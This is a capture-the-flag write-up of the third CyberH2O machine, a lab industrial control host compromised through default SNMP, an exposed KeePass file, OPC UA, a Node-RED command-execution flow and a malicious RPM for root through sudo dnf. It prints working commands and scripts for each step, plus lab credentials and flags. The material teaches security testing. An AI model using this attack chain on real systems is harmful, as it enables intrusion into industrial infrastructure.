· Manuel López Pérez · writeups · 7 min read
CyberH2O: Challenge 3 – Pentesting SCADA/ICS Environments
Write-up of the third and final machine from the CyberH2O cyberchallenge, an industrial environment with SNMP, OPC UA, Node-RED and privilege escalation.

🏆 The Ironhackers team won the CyberH2O Cyberchallenge and the €1,500 prize! 🏆
In this third and final part of the CyberH2O cyberchallenge, we faced a more complex scenario: a hybrid industrial control environment. The intrusion unfolded in several chained and realistic phases.
We managed to solve all 4 challenges of this machine, from initial reconnaissance to obtaining full root access.
Executive Summary
The attack began with enumeration of an SNMP service exposed using a default community string, which allowed us to obtain the first flag and credentials that were later reused.
From this information, we accessed a web service protected by basic authentication, where we discovered a KeePass database with additional credentials.
These credentials facilitated SSH access to the system. From the host, we identified internal services not exposed externally, including OPC UA and Node-RED, common technologies in SCADA environments.
Exploiting an insecure configuration in OPC UA allowed us to recover new credentials, which subsequently granted administrative access to Node-RED.
Full control of Node-RED enabled arbitrary command execution on the system, obtaining an interactive shell. Finally, a sudo misconfiguration allowed us to escalate privileges to root, completing the total compromise of the system.
| Phase | Vector | Result |
|---|---|---|
| Reconnaissance | SNMP (161/udp) | Flag 1 + credentials |
| Exploitation | Web 58980 | KeePass + Flag 2 |
| Access | SSH | User shell |
| Enumeration | OPC UA | Credentials + Flag 3 |
| RCE | Node-RED | Interactive shell |
| Privesc | sudo + dnf | Root (Flag 4) |
Reconnaissance and Enumeration Phase
TCP Port Scanning
We started with a full TCP port sweep using nmap:
nmap -p- -T4 192.168.56.102
This initial scan revealed two open ports:
- 22/tcp: SSH
- 58980/tcp: Initially unknown service
Version and script enumeration:
nmap -sC -sV -p 22,58980 192.168.56.102
Results:
- 22/tcp (SSH): Identified as OpenSSH 9.9
- 58980/tcp (HTTP): nginx 1.26.3 server. Responds with 401 Unauthorized and requests authentication under the realm “Restricted Access - Cyberchallange”
UDP Port Scanning
Since industrial environments (ICS) often use UDP-based protocols, we performed a targeted scan:
nmap -T4 -sU -p- 192.168.56.102
This scan was crucial, as it revealed an additional service:
- 161/udp: SNMP (Simple Network Management Protocol)
Challenge 1: SNMP Enumeration
Community String Discovery
Upon identifying port 161 open, we proceeded to audit the SNMP service. The first step was to discover the community string through a dictionary attack:
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt 192.168.56.102The tool successfully identified the default public community string: public.
Information Extraction (SNMP Walk)
Once access was confirmed, we enumerated the SNMP tree:
snmpwalk -v2c -c public 192.168.56.102
With the system OID, we enumerated the enterprises branch:
snmpwalk -v2c -c public 192.168.56.102 iso.3.6.1.4.1
Exfiltrated Information:
- Service:
localhost:58980 - Username:
sesame - Password:
RcAfRMFH7ULHTyPMSTgA
Flag 1: HACK{RcA_fRMFH7ULHT_yPMSTgA}
Challenge 2: Web Access and Data Exfiltration
Control Panel Authentication

When navigating to http://192.168.56.102:58980, the server requested HTTP Basic Auth. We entered the obtained credentials:
- Username:
sesame - Password:
RcAfRMFH7ULHTyPMSTgA

Access was successful, revealing a “CyberChallenge 2025” control panel.
Directory Enumeration (Authenticated Fuzzing)
To discover hidden paths, we used ffuf with Base64-encoded credentials:
echo -n "sesame:RcAfRMFH7ULHTyPMSTgA" | base64
# c2VzYW1lOlJjQWZSTUZIN1VMSFR5UE1TVGdB
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt \
-H "Authorization: Basic c2VzYW1lOlJjQWZSTUZIN1VMSFR5UE1TVGdB" \
-u http://192.168.56.102:58980/FUZZ

The scan revealed an accessible directory: /uploaded_temp.
KeePass Database Exfiltration and Cracking
When accessing /uploaded_temp, we found a suspicious file: cyberchallange.kdbx.
wget --user sesame --password RcAfRMFH7ULHTyPMSTgA \
  http://192.168.56.102:58980/uploaded_temp/cyberchallange.kdbx
Master password cracking:
python3 bfkeepass.py -d cyberchallange.kdbx -w /usr/share/seclists/Passwords/rockyou.txt
Master password: iloveyou
Obtaining Credentials and Flag 2
We opened the file in KeePassXC and found a critical entry under the title [[SCADA]]:

Flag 2: HACK{VG8F7jraHfLf5lvWlVzzVw}
System Credentials:
- Username:
control - Password:
Bash5-Fragrant9-Flashcard6-Lake6-Undercoat8
Challenge 3: Lateral Movement and Internal Services
SSH Access and Local Enumeration
With the credentials extracted from KeePass, we established an SSH connection:
ssh control@192.168.56.102
We used LinPEAS to enumerate possible escalation vectors. We discovered internal services not accessible from outside:

- 4840/tcp: OPC UA (Unified Architecture)
- 1880/tcp: Node-RED
- 199/tcp: SMUX (SNMP Multiplexing)
Pivoting (SSH Tunnel)
To interact with these internal services, we configured SSH tunnels:
ssh -L 4840:localhost:4840 -L 1880:localhost:1880 control@192.168.56.102To verify that internal services are available, we ran a port scan:
nmap -p- -T4 localhost
OPC UA Enumeration
OPC UA is an industrial protocol for communication between SCADA systems. We used a Python script to enumerate the service:
from opcua import Client, ua

URL = "opc.tcp://localhost:4840/freeopcua/server/"

client = Client(URL)

# We don't connect a session, just request endpoints
endpoints = client.connect_and_get_server_endpoints()

for i, ep in enumerate(endpoints, 1):
    print(f"\nEndpoint {i}:")
    print(f"  EndpointUrl: {ep.EndpointUrl}")

    # Security Mode
    mode = ua.MessageSecurityMode(ep.SecurityMode)
    print(f"  Security Mode: {mode.name}")

    # Security Policy
    policy = ep.SecurityPolicyUri.split("#")[-1]
    print(f"  Security Policy: {policy}")

    # User Identity Tokens
    print("  User Identity Tokens:")
    for token in ep.UserIdentityTokens:
        token_type = ua.UserTokenType(token.TokenType)
        print(f"   - {token_type.name}")
From this enumeration, we drew the following conclusions:
- The server does not allow anonymous access.
- The OPC UA channel requires mandatory encryption (SignAndEncrypt).
- Authentication is based on identity associated with a client certificate. The UserName token is present, but the reused credentials from the HTTP service on port 58980 were not valid. Since OPC UA allows X.509 certificate-based authentication, we generated a valid client certificate:
openssl req -x509 -newkey rsa:2048 -nodes \
  -keyout opcua_client_key.pem \
  -out opcua_client_cert.pem \
  -days 365 \
  -subj "/CN=opcua-client"

openssl x509 -in opcua_client_cert.pem -outform der -out opcua_client_cert.der
We used a script again to establish a secure connection to the OPC UA server using the generated client certificate. This script traverses all nodes of the OPC UA server and displays their variables.
from opcua import Client, ua

URL = "opc.tcp://localhost:4840/freeopcua/server/"
client = Client(URL)
client.set_security_string(
    "Basic256Sha256,SignAndEncrypt,opcua_client_cert.der,opcua_client_key.pem"
)
client.connect()
print("[+] Connected")

objects = client.get_objects_node()

def read_vars(node):
    try:
        for child in node.get_children():
            try:
                if child.get_node_class() == ua.NodeClass.Variable:
                    name = child.get_browse_name().Name
                    val = child.get_value()
                    print(f"[VAR] {name} = {val}")
                read_vars(child)
            except Exception:
                pass
    except Exception:
        pass

read_vars(objects)
client.disconnect()
print("[+] Done")
Now we finally see something interesting, among all the output generated by this script we see:

Decryption and Flag 3
We identified that the strings used a shift cipher (Caesar/ROT). After testing different rotations, we determined it was ROT14 (including ‘ñ’ in the alphabet).

Flag 3: HACK{U58O2mMy9uEQRZw5EbD5rw}
Node-RED Credentials: admin : Battered5-Infatwo3-Supervisor0
Challenge 4: Privilege Escalation to Root
Node-RED Access and RCE
With the credentials recovered from the OPC UA service, we accessed the Node-RED administration panel through the SSH tunnel on port 1880.


Node-RED allows creating visual data flows. We built a payload to get a shell:

- tcp in: Listens on port 1337 on localhost.
- exec: Executes the payload as a system command.
- tcp out: Sends the command output back.
We configured the TCP IN node:
After deploying the flow, we connected to the listening port:
ssh -R 1337:localhost:1337 control@192.168.56.102
nc -lvp 1337
We confirmed access as the supervisor user.
Privilege Enumeration (Sudoers)
We verified superuser permissions:
sudo -l
The output revealed an insecure configuration:
User supervisor may run the following commands on control-hidrico:
    (ALL) NOPASSWD: /usr/bin/dnf
Creating the Exploit (Malicious RPM)
Consulting GTFOBins, we confirmed that privilege escalation is possible using dnf through a modified RPM package:

# 1. Define a temporary folder and create the post-install script
TF=$(mktemp -d)
cat > $TF/pwn.sh << 'EOF'
#!/bin/bash
useradd -o -u 0 -g 0 adminroot
echo 'adminroot:adminroot' | chpasswd
EOF

# 2. Give execution permissions
chmod +x $TF/pwn.sh

# 3. Build the malicious RPM package
fpm -n x -s dir -t rpm -a all --before-install $TF/pwn.sh $TF
This script creates an RPM package that runs the pwn.sh script as post-install. The pwn.sh script creates a new user adminroot with UID and GID 0, and assigns the password adminroot. 
Executing the Escalation
We transferred the file to the victim machine and executed:

sudo dnf install -y /tmp/x-1.0-1.noarch.rpm --disablerepo=*
Finally, we switched to the new administrative user:
su adminroot
# Password: adminroot
Flag 4 (Root): HACK{RmCadtMz7cas9FPJ!bvh}
Conclusions
The resolution of this challenge demonstrates how a chain of configuration flaws and poor security practices, individually simple, can combine to completely compromise an industrial control environment.
| Vulnerability | Impact |
|---|---|
| SNMP with default community string | Credential leakage |
| Exposed web directory | KeePass exfiltration |
| Weak KeePass password | Access to internal credentials |
| Misconfigured OPC UA | Additional credential leakage |
| Node-RED with excessive privileges | RCE as supervisor user |
| Misconfigured sudo with dnf | Escalation to root |
The progressive compromise of the system, from services like SNMP and OPC UA to automation services like Node-RED and the host itself, reflects a realistic scenario in modern industrial infrastructures, where lack of segmentation between IT and OT domains can lead to critical impact.
📖 Want to learn more about the AI Hacking bonus challenge? We wrote a dedicated article on LLM security and how we solved the A.D.I.C. 7 Agent challenge: LLM Security: Threat Modeling and Prompt Injection